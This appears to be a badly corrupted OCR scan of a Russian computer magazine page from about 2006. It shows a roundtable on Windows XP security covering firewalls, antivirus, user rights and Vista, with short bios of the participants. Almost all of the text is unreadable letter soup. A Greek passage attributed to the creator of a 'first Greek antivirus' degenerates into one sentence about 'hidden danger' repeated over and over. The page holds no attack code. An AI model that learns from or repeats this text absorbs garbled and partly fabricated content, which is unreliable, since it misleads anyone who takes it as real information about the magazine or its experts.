


Ναε-αν τ τ αετ εοτ εου ττ οο εεε ετ τ τ'υροαδ η τ δααοηα-ττ αεατ ττ ε ττ δαοετ τ ετ ε ε τ α τ' αδεουηυ. Ττ τ εεοτ τ α çαηοδαοτ αατ τ ο αερετ α α αοαουατ. Οαε -οτ çτ αου, εαε αδατ τ οτ τ οηδατ τ αεου ε τ ανδοτ εου Windows XP, τ αατ! Τ δτ αεατ υ τ τ αοο αι çτ ε-εαου α ηεο-αα τ αναρ εοετ τ εδτ -αατ ττ αι αι ααααεουηοαα ττ ευ-çτ ααοαεϋ, τ αι δααεευτ τ αι α υε-επ-αι εϋ ετ τ τ'υροαδα, α δα-çοεουοαα δαατ ου αδαατ ττ ητ τ-αι ττ (οτ αι αε αεδοηα), εç-çα ηατ αα α δαατ οα τ αι δο-αι αατ εϋ (τ ητ αατ ττ ανεε τ αα-τ'υτ δαçττ τ αεδ'ουεηϋ αανδεεε αεηε). Ττ αααα ανεε ανη ηοοτ ε ετ τ οτ δοτ τ, ου τ τ αεου δα-εουδ τ ατ τ αεου ηεηοατ ο εεε οηδατ τ αεου/οααεεου αα ετ τ ττ-τ ατ ου, -οτ, ττ'υου αα, τ τ αεο ττ δτ αεου ττ α'υα τ δτ αεατ υ. Ε αεϋ αναο υοεο τ δτ αεατ çαανυ ανου αι ηοοτ τ'υα δαεατ εϋ.

MEDIUM

Ττ'οετ εçαοεϋ Windows XP

Νττ α.: Τ εοαδ, 2006 / τ πεεαδ Αε. / 480 ηνδατ εο Δαçοτ τ αυ οατ α: 192 δααεϋ



Δαττ εεε ττ çαττ τ δαεοε-ανεε εααε'υε çααοτ υαααδονϋ τ αι ç-τ τ αεττ ηεε τ τ ααδτ εçαοεε ηατ-αατ ετ τ τ'υροαδα. Ττ τ αττ αα-ετ, ετ ααα «αεαεαçτ» τ τ δαε'υτ ε οεçε-ανεε οηδαδαααο, ε ητ αναι αδοατ α — ετ ααα ανη τ α-ετ ααο δαατ οαου τ αεαετ-τ αα. Εαε ττ εαç'υαααο τ δαεοε-εα, τ -αι τ'υ -ανηοτ τ δε-ετ α οτ δ-τ τ çτ α αι ανη τ α α τ'αιτ ηοαοεα τ τ'υτ ηοετ/αι ηοε, α α τ ετ οτ τ ανδοτ ατ ττ τ δτ αδατ τ ττ τ ααντ α-αι εε, α τ'αδαορ τ-α-δααυ — α ττ δαοετ ττ ε ηεη-οατ α. Εç ετ εαε ου οçτ ααου, εαε ττ'οετ εçεδτ ααου ηατ τ Windows XP, οααεεου ανη εεε'αα, ττ εο-εου ττ ετ υε ετ τ οδτ εϋ τ αα τ δεετ αατ εϋτ ε ε δανοδηαι ε, ετ οτ ο'υο εαε δαç ανη αδατ υ ε τ α δααααο. Οτ ευ-ετ τ α çαα'υααε, -οτ ττ'οετ εçα-οεϋ — τ α δαçτ ααϋ αεοεϋ...

SPECIAL AFFAIR



Για την όγδοη φορά ο Ανδρέας Κουρής, ο οποίος είναι ο δημιουργός του πρώτου ελληνικού antivirus, μιλάει για την εμπειρία του στην αντιμετώπιση των κρυφών κινδύνων.

Το x86 και x64 είναι οι αρχιτεκτονικές που χρησιμοποιούνται για να εκτελεστούν οι εφαρμογές. Οι αρχιτεκτονικές αυτές είναι οι βασικές δομές που χρησιμοποιούνται για να εκτελεστούν οι εφαρμογές. Οι αρχιτεκτονικές αυτές είναι οι βασικές δομές που χρησιμοποιούνται για να εκτελεστούν οι εφαρμογές.

Είναι σημαντικό να γνωρίζουμε ότι ο κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος.

Αυτό που πρέπει να γνωρίζουμε είναι ότι ο κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος.

Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος.

ΕΑΝ ΟΧΙ ΑΟΥ, ΟΘΑΑΟΠΟΝΒ
ΕΕ ΤΑΙΤΑΕΑΓΕΒ ΑΕΒ ΙΤΑΕ
ΤΥ ΑΔΑΟΕΤΙΤΕ ΝΕΝΟΑΙ Ο?
ΑΝΕΕ ΟΘΑΑΟΠΟΝΒ, ΟΤ ΑΑΑ ΕΤΙ ΕΘΑΟ-
ΙΤ ΝΕΑΧΑΟΥ ΓΟΑΓΙ ΟΑ ÇΑΤ ΕΑΘΕΕ?

Αυτό που πρέπει να γνωρίζουμε είναι ότι ο κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος.

Το κρυφό κινδύνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος.

ΤΑ ΝΕΟΑΕΑΑΠ ΝΑΟΥ ΓΑ Τ ΝΙ Τ ΑΑ
ACTIVE DIRECTORY. ΕΤΙ ΟΔΙ ΕΕΑΔ
ΑΤΙ ΑΓΑ — WINDOWS 2003.
ΓΑ ΕΕΕΑΓ ΟΝΕΕΟ ΕΤΙ Ι ΥΠΟΑΔΑΟ
ΕΝΤΙ ΕΥÇΟΑΟΝΒ ΤΙ ΑΔΑΟΕΤΙ ΓΑ Β
ΝΕΝΟΑΙ Α WINDOWS XP PROFESIONAL
ΝΤ ΑΟΤ ΘΟΙ ΝΑΔΑΕΝ-ΥΑΕΤΙ .
Ι Τ ΑΟ ΕΕ Β ΓΑ ΝΟΔΑΕΑΑΟΥ ΓΑ Γ ΕΟ
ΑΝΟΔΤ ΑΓΙ ΟΕ FIREWALL Ν ΤΙ Ι ΥΠ
ΑΔΟΤΙ Τ ΑΟΥ ΤΙ ΕΕΘΕΕ?

Αν, η έκδοση. Αυτό που πρέπει να γνωρίζουμε είναι ότι ο κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος.

ΕΑΝ ΟΧΙ ΑΟΥ, ΔΑΑΤ ΟΑΑΟ ΕΕΕ
ΓΑΟ ΟΝΟΑΓΙ ΤΑΕΑΓΙ ΟΕ ΑΓΟΕΑΕΘΟΝ?

Αυτό που πρέπει να γνωρίζουμε είναι ότι ο κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος. Ο κρυφός κίνδυνος είναι ο κρυφός κίνδυνος.

SPECIAL DELIVERY ΝΥ ΑΟ 11-06



ΕΔΕΝ
ΕΑΝΙ ΑΔΝΕΕ
Εχανοαί αία εαε ι οουο.
Ετι ι ύροαδου αδουαο αία
η οαο αδαί αί, είταα
Τθααο-8Α η=εοαεη
εδούε ι αοείτ ε,
α αεηείαί α η ι ι έοι οί ι
αυέε αδούι ι α=οαί εε.
Τ ηαί εε έο+ό υαέτ α
ε ι ι αδαοείτ ι οο ηεηοαί ,
εα έι οί οοο θαεαίτ
εηι τεύαοα W2K, α έραεο
FreeBSD 4.5. Αεαάο
α ι ι δα, ι εδοααί ι ι ε
ι ι ι αδει αδο
ε ι ι ύροαδαί ε
ε ηοαεεααί ε
η εεοαδούοι ε.



ΑΙ ΑΟΙ ΕΕΕ
ΝΕΙ ΑΕΙ Α
Υι ηεααί εα 17 εαο —
ηεηοαί ι οε ι οί αδαί ι εηο,
αί αεεοε. Δααί οαοο αί ι α
ί α ηααυ εεε ί α
αεαα+εεί α.
Εα εααηοί ται — γαοί
Outpost Personal Firewall,
ι ι ααί Russian Courier.
Τ οί Οαηηείτ αεαί οα
εί οαδανύ — αααίτ ι ανί ι ηου,
οαεαοίτ εγ, εί οαδίτ αο ε ο.α.



Ι ΕΟΑΕΕ
ΟΕΑΙ Τ Α
Αί αοοοίτ οε ααοί ο
Ο υι +οε η ηαί ται
οί αααί εγ αοδί αεα,
ηί ααοαεα ηαεοα
www.vr-online.ru, ααοί ο
11 εί εα ί α οηηείτ
ε 4 ί α αί αεεεηείτ ι υαεα.



ΕΕΕΕΕ
«ΑΕΝΑΕΥΙ ΕΕ»
ΑΕΑΑΕΑΙ Ι Τ Α
Νοοααί ο-ι αοοί αο
Microsoft εα Αί εαί αδαα,
οααααί ο+εε Ι Τ
ε ηεαεί εαα-εραεοαεύ.



Ι ΕΟΑΕΕ ΟΕΟΙ ΑΙ
ΑΚΑ _MIF_
Υεηί αδο α ί αεαηοε
εί οί οί αοείτ ι ι ε
αααίτ ι ανί ι ηοε, security-
αί αεεοεε. Δαί υα
θααί οαε ί α εί οί ι οαοερ
Comverse. Ν ηηί αί ε
ηεί ι αοεαε ί οί ι ηεοηυ
ε BSD-ηεηοαί αί ,
εί οαεεαεοαεαί οί εαδαί
ε οί εί αί ι ι οί εαο.

ΑΝΑ ΕΕ ΑΑΕΤ Α «ΕΔΕΑΔΟ ΘΟΕΑΟ»?
ΑΑΑΥ ΑΥΔΕΕ ΤΙ ΑΔΑΟΕΤ Ι ΕΕ
ΑΑΑ ΝΤ ΑΟΕΑΕΥΙ ΟΟ ΑΙ ΑΙ ΕΕ
Ι Α ΑΕΑΔΟΥ. ΤΤ ΕΟ×ΑΑΟΝΒ,
×ΟΤ ΑΑΑΤ ΤΑΝΙ ΤΗΝΟΥ —
ΑΕΒ ΕΑΔΑΙ Ι ΟΟ?

ΕΔΕΝ ΕΑΝΙ ΑΔΝΕΕ: ×οί αυ ηεα+αου ααί εαοεό, οί α ί α οδααοαηοη, οαί αί εαα
+οί ΧΡ ι τ αααδαεααοο αοοί ι αοε+αηεί α ί αί τ αεαί εα (ηεί εαείτ ι ι η νυαηο οδαοε-
εα — αδοαί ε αί ι οί η, ε ααεο ί α ί οί ι ηυαεεηυ). Οοαα αηααί οί , +οί , ι δε οο+ί ι ε
οηοαίτ αεα ααί εαοί ε ί α ί αεί ε οί ο αα Οαεε, ι οί ααδεα ααδηεε ί α ααίτ εί γαοηυ,
ε ηοαδουα ααί εαοεε ααί αααοο ί ι αα. Ι ι γοί οί εαείτ ι δε οο+ί ι ε οηοαίτ αεα,
αεααί οί ι δαεί οαηοαίτ εί οί οί ε γαεγαηοη οί , +οί ού ι ι αεαυ ί α ί αεου
εί ι ι ύροαδ αίτ ι αδαί αί ααοί αα α Ναου.

Αί ο οεί ε-ί αυ ηεοαοεγ. Οηοαίτ αεε ού «+εηοορ» ΧΡ/Vista ε ααοαε α Ναου,
+οί αυ, οεί α, ί αί τ αεοηυ. Α αααυ ί αί τ αεαί εα οδααοαο αδαί αί ε, ε ί αί αεί αί . Αα-
οί γοί τ ηου ααοαί ααίτ ι οί α ί οί οαηηα ί α ί τ αεαί εγ αί ηοαοί +ι τ ααεεεα —
γοί ηαί αί αδααί αγ δαηί εαοα αα εηι τεύαίτ ααί εα ί οί αοεοί α ί ο MS.

ΑΙ ΑΟΙ ΕΕΕ ΝΕΙ ΑΕΙ Α: Αηα ααοεε OS ί α αεαδουα ι οειτ οεί α. ×οί ι δε ί αεε-
+εε ηί αοεαεαί οο αί αί εε, +οί ααα ί εο. Ι ι αείτ αεαδουα ×ΑΝΟΥ ααοί ε. Νείτ εαείτ
αυ ηι τ ηί αί α αεαδουαεγ ααο ί ε αί αε ηί αοεαεεηο, οαεαδ αηαααα αί ααο ί α ί αί ο
ααοο αί εαοα. Αααίτ ι ανί τ ηου τ ααηί α+εαααοηυ ι εί ει αεαίτ οί ε αί αί εγ ι ε, ι ερη
ααίτ εί αί εαί οδααίτ ααί εε εί ι ι ύροαδ ί τ ε «αεαεαί ο». Αίτ ι εί εοαεαίτ οα αί αί εγ
ι τ εααί ο, +οί αυ εαίτ οεοίτ ααου «αεαεαί ο».

Ι ΕΟΑΕΕ ΟΕΑΙ Τ Α: Ι αεαυαίτ αί οεου, +οί ααείτ εί αί τ ι α εδεααίτ α οε. Ααείτ
α οί ι , +οί ι +αίτ υ +αηοίτ ί α αααίτ ι ανί τ ηου αεεγαδ +αείτ αα+αηεεε Οαεοί ο. Ι ι αείτ



ΑΕΑΑΕΙ ΕΘ ΕΙ ΤΙ ΕΝΝΑΔΙ Α

Γααει εε IT-τσααα
Γαίε εε εε εοί τ ου
εί τ τ αεε.



ΑΑΕΑΔΕΒ ΕΙ ΤΙ ΕΝΝΑΔΙ ΑΑ

Χανοί τ εσαο Γα ναεο
αοδΓαεα «Οαεαδ». Α 2005
αΓαο αΟεε Γαια-αοαΓ Ο
ηοαουε α ναι ττ αοδΓαεα,
α γοττ αα αΓαο ττ εο-εεα
ηοαοον Microsoft Student
Partner. Ετ ααο ηαοεΟεεαΟο
ητ αοεαεεηοα Microsoft
ε οαοαοατ ο-εεα
τ δεετ ααΓεε Γα C#
τ τ α .NET.

αηα τ οαεοαντ Γ τ αου ε ττ Γετ αου, ττ ατ τ οηοεου ααΓ αει ορ τ οεαεο. Εραε — Γ α τ αοετ ου, ε ττ Γετ τ αοο τ οε-
ααουη. Τ τ Γ τ αΓ αο εσαοαΓ Γ οο — οτ αα ττ οαοαεε-αΓ εα. Β αου ηεααε, +οτ ααοτ τ αντ Γ ηου — γοτ οαεε οαο, εοτ
οτ ααο, ε οαο, εοτ οτ +αο οτ αου. Τ τ +ατ ο ετ αΓ ττ οτ +αο? ΕΟ οαοεαααοητ Γ +αΓ υ αΟηοτ, ε Γ ατ αοτ αετ τ οτ οαου
τ οηεααεααου Γ τ αεΓ εε, ττ ηοτ γτ Γ ττ οαοεααουητ ε εοο-αου.

ΕΕΒΕΕΕ ΑΕΑΕΑΓ Γ Τ Α: ΗοαοΟε αΓ αεατ ο: τ οτ αοατ τ εηο τ οτ εαοαε ετ Γ τ τ ορ οαοο α οαοτ αου ε α ηαοαοαο
εοτ εο ττ εεααεαοοδα: «Τ τ γου αεΓ αα αερ+εο!».

Αα, αΟδεε ττ αοαοετ Γ εε ααο ητ αοεαειτ ου οτ αΓ εε Γ α οαεοου. Α τ αοετ ο ττ +εΓ εου ααο ητ αοεαειτ ου
οτ αΓ εε ηεαατ? Α εοαεο ααο ττ αατ οτ αεε τ οτ οτ εου? ΕσαοαΓ Γ αεε γοετ οαΓ ετ αηοητ? Τ οτ ηαυ Γ αο. Οα ττ οε-
τ αοαοατ οα οατ αηοαα τ οεοτ αεοητ οαητ εα-εααοητ: εεατ ααΓ υαατ ε, ττ εοτ αγ ετ Γ τ αοατ οτ Γ ηου +αοορ, εεατ
ηατ ετ ηατ ατ αΓ οτ αοατ αΓ ατ, ττ αΓ ετ αγ ετ Γ τ αοατ οτ Γ ηου ηατ η. Ατ τ οτ ηα οτ Γ, +οτ ου οτ +αοου ττ οαοεου.

Τ οαηετ αοοα «εοεαοα οοεε» ττ οτ αααορ Γα ηααο ατ 90% αηαο τ οεατ ε ε γαεγροητ Γ αΓ Γε οε ηατ ου
ττ αντ ου αου α +αετ ααετ -τ αοετ Γ Γε ηεηοατ α. Ερατ ε ττ εϋοτ ααοαειτ αΓ εΓ α Γ ητ ηοτ γτ εε οατ εεε εΓ ου ητ τ-
ητ αΓ ττ ααητ α+εου ττ οεατ εατ ορ ααοτ τ αντ Γ ηου αεγ εεεατ οηετ ε (ατ Γ αοτ εα) τ αοετ ου: οαοτ αοαοητ ηατ,
ττ οαοου οτ αετ Γ τ ατ ε ο.α. οτ εϋετ ατ ο αααετ Γ ηου γοτ ατ ατ τ οτ ηα ηεεϋτ Γ αατ Γ οατ εααοητ, ττ εα Γ α ττ οεααο
η-αο οα «εααΟεε» οοαΟεε εεε Γ α οοοτ αο αετ +αηοαδ.

Τ ΟΟΑΕ ΟΕΟΓ ΑΓ: Οοο ααατ Γ οαοαεγοα ααοτ Γ αντ Γ ηου ατ Γ αοτ εε ε ηαοαοτ Γ ε Γ αοετ ου. Α ηεο+αα,
αηεε γοτ τ αου-Γ ουε ττ εϋοτ ααοαειτ αΓ Γ αοτ αατ Γ Ε, οτ Γ ητ Γ ατ ορ οαατ οο τ αατ ααοτ Γ αντ Γ ηοε ααοαο Γ α ηαγ
Microsoft. Τ ο ττ εϋοτ ααοαεγ οοααοαοητ εεου ητ αερβαοου Γ ητ Γ ατ οα ττ αδου ααοτ Γ αντ Γ ηοε ε ηατ ααοατ αΓ Γ τ
Γ ατ Γ αεγοα ηατ ητ ττ αοαοετ Γ τ ορ ηεηοατ ο ε ητ οο αεγ οαεου. Α ηεο+αα, ετ ααα οα-τ εααο τ ηαοαοαο (Γ α-
αααετ Γ, εαεαγ Τ Ν) — ααοτ Γ αντ Γ ηου ατ εαατ α, ατ α ηαγ ατ ητ Γ αΓ εγ, ττ ααητ α+εααουητ εααεεΟεοεοτ αατ-
Γ ου ητ αοεαεηοτ Γ.

Τ αου-ττ Γ ο ττ εϋοτ ααοαερ Γ α οααοαοητ «τ ογτ ου οοε» α Γ εατ α οαεου ηατ εε Τ Ν. Α ετ Γ οα ετ Γ οτ α,
+αηοτ +αετ ααε ττ εϋοαοητ ετ Γ τ ορ οατ Γ οτ εϋετ εαε οαατ +ετ ετ ηοοοτ αΓ οτ Γ, ε ατ ο ητ ααοαοατ Γ τ Γ α αα-
ττ Γ, +οτ ε εαε α Γ ατ οηοτ ατ Γ ε εαε αατ οαεοααου. Ηεηοατ α Windows οαοαατ οατ α, α οτ Γ +εηεα, ε Γ α οαο-
Γ ε-αηεε Γ ααοατ Γ οτ Γ ατ ττ εϋοτ ααοαεγ. Αα οααα-αε γαεγροητ Γ ααητ α-αΓ εα Γ ττ οτ αεϋτ Γ ε οαατ ου ττ εϋοτ αα-
οαεγ η εραου οοτ ατ ατ ετ Γ τ ορ οατ Γ ου οτ αΓ εε. Α οτ, +οτ Windows ττ ετ οτ ητ οαεγροητ η γοτ ε οααα-αε, γοτ
οαα αοατ ε ατ Γ οτ η.

ΑΕΑΑΕΙ ΕΘ ΕΙ ΤΙ ΕΝΝΑΔΙ Α: Ααοτ Γ αντ Γ ηου — αεγ οαοαεορ ουεοητ, ηεααατ οαε. γοτ εαε ητ ααοηεε αα-
οτ Γ οτ Γ — εοτ εε Γ αοετ ο ε ατ οαατ οαε Γ α ττ ετ αετ ο ηοτ ετ Γ ηοε. Οαε ααε Γ αηοαε. Ε ητ αεαετ ερ, γοτ οαεο.

ΑΑΕΑΔΕΒ ΕΙ ΤΙ ΕΝΝΑΔΙ ΑΑ: Ατ -ττ αοαο, Γ αοαεηετ Γ τ ο οοτ αΓ γ οτ αΓ εε ε οτ αΓ εε ττ εϋοτ ααοαεγ, ττ
ατ εαετ «ααεαο ηατ α ααετ». Αεγ τ αου-Γ ουε ττ εϋοτ ααοαεε — Γ αεηετ αεϋτ Γ ατ οτ Γ αετ ουε οοτ αατ υ ααοτ-
τ αντ Γ ηοε ττ ογτ Γ «εοτ ετ οτ εεε», α αεγ «ττ ααετ οοου» ττ εϋοτ ααοαεε — ατ οτ Γ αετ Γ, Γ ατ υοεετ Γ αατ Γ ατ α-
οτ αετ ου Γ αηοτ αε ηεηοατ ου, ττ α οτ αα αοατ γτ Γ οαατ ηοααεατ εα ηατ ατ αου αεγ εοτ αΓ αΓ εγ αηαο Γ οαετ ου
Γ αηοτ αε. Ατ εϋογ ττ οτ οεατ οα-εατ ηου γοεο οοαατ αατ εε τ +ααεατ α. Ττ γοτ Γ ο Γ α ηοαηοαοαο οαετ ατ εαα-
αεϋτ Γ ατ Γ Τ, α οαατ Γ ε Γ αοατ Γ τ αοτ αγ οαατ ε τ αου-Γ ουε, ε «ττ οτ ααετ οοου» ττ εϋοτ ααοαεγτ. Ε αουατ ο
Τ Ν (ε ατ Γ αουα ερατ ατ Γ Τ) ατ εαατ Γ οτ εσατ αεουητ εηοτ αγ εο ααεαοαοτ Γ ε τ οατ εε ηατ εο οτ αΓ εε ε ατ ο-
τ Γ αετ Γ ηοαε. Ααετ Γ α οτ εϋετ α «εοεαοου οοεαο» — ααετ αουα ε α ααεααοτ Γ ττ αατ οα ττ αεγ εααετ ε οα-
αα+ε. Ν ττ οαεεϋτ Γ ττ ατ αοατ Γ ουε ττ οτ ερατ ατ ττ εϋοτ ααοαεγ αοααο ατ οτ Γ αετ Γ ηου ητ οααου ττ εοαεατ εα
η ατ ηοαοτ +τ ου οοτ ατ ατ ααοτ Γ αντ Γ ηου.

ΟΑΟΑΟΑ: Εαε ττ οααεετ, ααετ Γ α α «εοεαοου οοεαο», α α «αατ ηυ», α Γ αατ ηοαοεα οτ αΓ εε ε ατ Γ ετ εοτ αατ εε
οατ αηοαα Γ αα ααοτ Γ αντ Γ ηουρ. οτ, +οτ Γ αεϋογ οαεοοου «αουο» α ττ αοαοετ Γ εα ααο ητ αοεαειτ ου οτ αΓ εε, οα-
ααατ Γ τ Γ αααοτ Γ τ. Windows XP SP1 ε αουα ττ οτ Γ ε-ατ ερ αεερ+ααο ττ ατ Γ αεατ εγ. Αεγ ατ εϋοαε +αηοε αεηο-
οεαοοεατ Γ Linux ττ ατ Γ αεατ εα οαε αατ οτ Γ αετ Γ α ααοτ Γ αοε-αηετ Γ οααετ α, ε ττ οε οηοατ Γ αεα ηεηοατ α ττ οαα-
εαααο οαεορ ττ οερ.

Γ ΕΕΤ ΕΑΕ ΑΓ ΑΟΑΑΑ: «Αουοεα α ττ αοαοετ Γ εα» — ττ Γ γοεα οαηογαετ Γ α. Ατ εϋοετ ηοατ ογοαετ Γ ηοαε
Windows, εεαατ ααογ ετ οτ οου Γ α ετ Γ ττ ορ οαδ ττ Γ αααορ αοαατ Γ ττ οατ ατ Γ ατ (αηγ-αηεεα οοτ γτ ου), Γ α-
οτ αηοητ Γ α Γ αηατ Γ ε Τ Ν, α α οαοαοαοα, ττ ηοααεγρ ουετ ηγ ατ αηοα ητ Γ αε. Τ ααοτ Γ αηεου αοαοαο — ααετ Γ αοεο-
οτ α. οτ αου +οαηοατ ααου ηαγ ητ Γ ετ Γ τ, ττ οτ ε ατ ηοαοτ +τ ττ οτ ηοτ ητ οααου α Windows ττ εϋοτ ααοαεγ ητ ττ αοα-
τ ε-ατ Γ ου ε ττ οααατ ε (+οτ αου ττ Γ ατ Γ ατ Γ εηαου α ηεηοατ Γ ουα εοδαεοτ οεε ε ο.τ.) ε οατ Γ οηεαου αοαοαο ητ αατ ο-
ττ ε οατ Γ εηε (Run As). Ν οαετ ε ηεηοατ Γ ε Γ εαεεεα ηοαοατ ου οαατ Γ εηετ αεγ Internet Explorer Γ α ηοαοαο-
τ ου. Ε Γ εεαεεο ητ αοεαειτ ου οτ αΓ εε. Αουοεε Γ ατ Γ ηοαοηοατ Γ ττ α γαδα ττ αοαοετ Γ ττ ε ηεηοατ ου, Γ α Γ α ττ οεε-
εαατ ου ττ δεετ αατ εγο — εοαα ατ εαα οααεαγ οοοεα. οτ ογ ε ητ Γ ετ Γ αετ Γ αεου ητ ττ ετ Γ τ. Β ατ ο α Νάου +αδαο
VPN αουτ αεο. οτ Γ ατ Γ αο ατ αοατ αατ IP, ε ετ Γ Γ α Γ εεοτ Γ α Γ αηοαο ττ αντ ααετ εουητ ε εαε-οτ Γ οτ οαετ Γ αε-
ηοατ αου ητ αουεατ ε ττ αε Τ Ν. Ααοτ Γ αντ Γ ηου — Γ α αεγ εσαοατ Γ ου, α αεγ οαο, εοτ Γ τ αε οατ ααο.

ΕΒΕΝ ΕΑΝΤ ΑΟΗΕΕ: Αεοτ Γ -αοαατ ουοτ Γ αοατ Γ α ττ ο MS, αατ Γ ορ ουεοτ Γ ατ γ α αατ οαηηερ. Αεγ γα Γ α ετ οτ-
ουα, Γ α οτ +αηγ αεου. Ααετ αααα Γ α ηεηοατ Γ ου οοαατ αατ εγο, α α οτ Γ, +οτ εοτ-οτ οαοαοαο οα Γ ατ γ, +οτ
ττ Γ α Γ οαετ Γ, α +οτ — Γ αο. Γ ατ οετ αδ, α XP εη-αο «οοτ ο», ετ οτ οου Γ ττ εϋοορ ηου ατ αηοτ Γ ατ αα. Ε οτ ογ αατ
ττ αετ Γ οααεεοτ ααου ηατ ττ ηοτ γοαεϋτ Γ, Γ ατ εηαα Γ αηετ αετ ορ ττ οτ αοατ Γ ο, ηατ α οατ αατ οεγτ Γ ατ γ ηεεϋτ Γ «ατ Γ τ-
εο». Γ α ττ Γ ηρ, εοτ ηεααε: «Β Γ α Γ τ αο οαατ οαου ετ ηοοοτ ατ οτ Γ, ητ ααοαατ ηοαορ ουετ ηγ οτ Γ ατ γ α οεαεο», —
οαε ατ ο, ε γοτ Γ ο ττ ετ Γ ηουρ ττ οεητ ααετ γρ ηυ. Ττ +ατ ο, +αδ οατ ουετ Γ, ττ ηοααεα ηεηοατ ο, γτ Γ αοαου ααετ Γ



Χ ΑΑΤ ΑΕΑΑΟΥ
Τ Ο WINDOWS VISTA?



Γ ΕΕΤ ΕΑΕ ΑΓ ΑΔΑΑΑ «GORL»

Δάααεοτ θ αοδτ αεα «Οαεαδ», οοάοεεα «Ετ αιετ α». Υεη-αυτ οηεαρεε δάααεοτ θ αοδτ αεα «ΟαεαδΝτ αο». Δοοεεου, αεδοηυ, αδαυεε ε τθτ αυ αεαο-αυ οδατ υ, γαιεηαιεα ετθθτ ε αιτετ αι τ αο ττ ανου ττ α ηοαυη 273 ΟΕ ΔΟ — τθαατ αο αεεεα ε οαεα-αιεϋ. Οηοδαεααο αιττ α οατετθδυ, εηεεη-εοαεϋττ +οτ αυ ττ η ο-εου τ-αδααττ αι ττ αιαι ααετ αιεαττ αι αδαυ-εα. Τθτ ηοτ οαε.

Αηοδτ αι τ υα α τ αηητ γ αεϋτ υα οαεδατ εϋ ετ οατ ο-οεεουοϋ +αυα αηαατ αηητ γεατ υ αεϋ τ αηητ α-α-εϋ ααετ τ ανητ ηοε τ αυ-ττ αι ττ εϋετ ααοαεϋ, ττ ηετ εϋεο, γ αηοδτ αι τ υα α δαεηι α «ι τ +εου αηα» (activex, javascript ε ο.α.), ααεαηο αεεετ υ τ ααυττ ηετ τ ε. Α ααεαου ετ αεαεαοαεϋτ οη γ αηοδτ εεο ττ α εαααϋε ηαεο τ αυ-τ υε ττ εϋετ ααοαεϋ τ ανητ ηετ αατ. Ε, α εραττ ηεο-αα, αααα οτ θτ οττ γ αηοδτ αι τ υα οαεδατ εϋ τ α αηο 100% αυεου, α εεϋ ητ εαηοηο δεηε.

Τ ΕΘΑΕΕ ΟΕΑΤ Τ Α: ×οτ αυ +οαηοατ ααου ηααϋ εττ θτ δοττ, εε-οα τ α ετ αου εττ τ υηοαδα :). Α αηεε ηαδυαε-ττ, οτ οτ αιτ υοε εττ τ υηοαδα ε τ α τ αιττ εε εο εεετ ααα τ α αυετ αι οαεεδοηα, τ εετ ααα τ α αυετ ηαδαατ αι γεδατ α, ε ττ τ ε δαοο τ α τ αι τ αεϋεηϋ — α 4 αι αα τ ε τ αι τ αι τ ιαο-α. Τ α ττ ααδεϋ, ττ οατ ηοτ εο αατ αεϋτ υε Windows XP. Τ δε γοττ ττ +αηοτ τ αοτ αεοηϋ α ηαοε, γ αατ τ-ατ υ +αηοτ εηητ εϋεοη εαε τ αδδθοεαοτ θ αεϋ ττ αεεη-αιεϋ α ετ οαοτ αο ηατ εο «αοετ α». Τ ε τ αετ εε τ εο εττ τ υηοαοτ α αυα τ α αεατ υααεε, γ τ α αεαεε αεεατ υο αεδοητ α οαε εαο 8 ε +οαηοαοη ηααϋ ηοοτ ε εττ θτ δοττ.

ΕΕΘΕΕΕ ΑΕΑΕΑΤ Τ Τ Α: Αεϋ αι εϋοετ ηοαα αι ηοαοτ +ττ. Οτ οϋ αυ ττ οττ ο, +οτ οαεδατ ε τ δεαδανητ αυε-ααο τθ οεττ αυο οαοτ ε, α τθ τθτ θαηηετ γ αεα αυεεοηο αδυα εε. Υοτ εαε αιττ θττ: τθτ δεα αιττ αεε δαατ οα-οο, ττ τθ αεαεατ υο αεεο τ α ηη αηαο.

Τ αι εοε οαεδατ ε εαε οαετ αι ε — τθτ οαηη αυττ ετ ετ υε, ττ αι αι εϋττ γ αοδεαεαεϋτ υε. Α ττ ηετ εϋεο ττ γ αοδεαεαεϋτ υε, οτ τθετ αι γαοηϋ αεϋ ηαδυαεττ αι ε οεετ αι εδοαα ααα+. Νητ γ αααηη, +οτ ο οααϋ τ α Τ ε αηου αατ τ υα, ετ οτ οαα ττ αεε αυ αεττ οαδανη ααου τθτ θαηηετ γ αεα. Τ τ γ οη αεα, ττ ττ αι αο ηοη ετ εοτ α: αυα τ ε δα-οο τ α αεαεε, +οτ αυ ηαδαατ α οοεεαατ υα τ αεετ αι ττ οεαα αυετ ηητ ηη αι ττ τ αεοε αι εαα-ι αι αα ηαδυαεττ υε δα-αι οαηυεε ηεητ ετ εο, οαε τ α αι αι θϋττ οττ, +οτ αυ αατ τ αετ αεου.

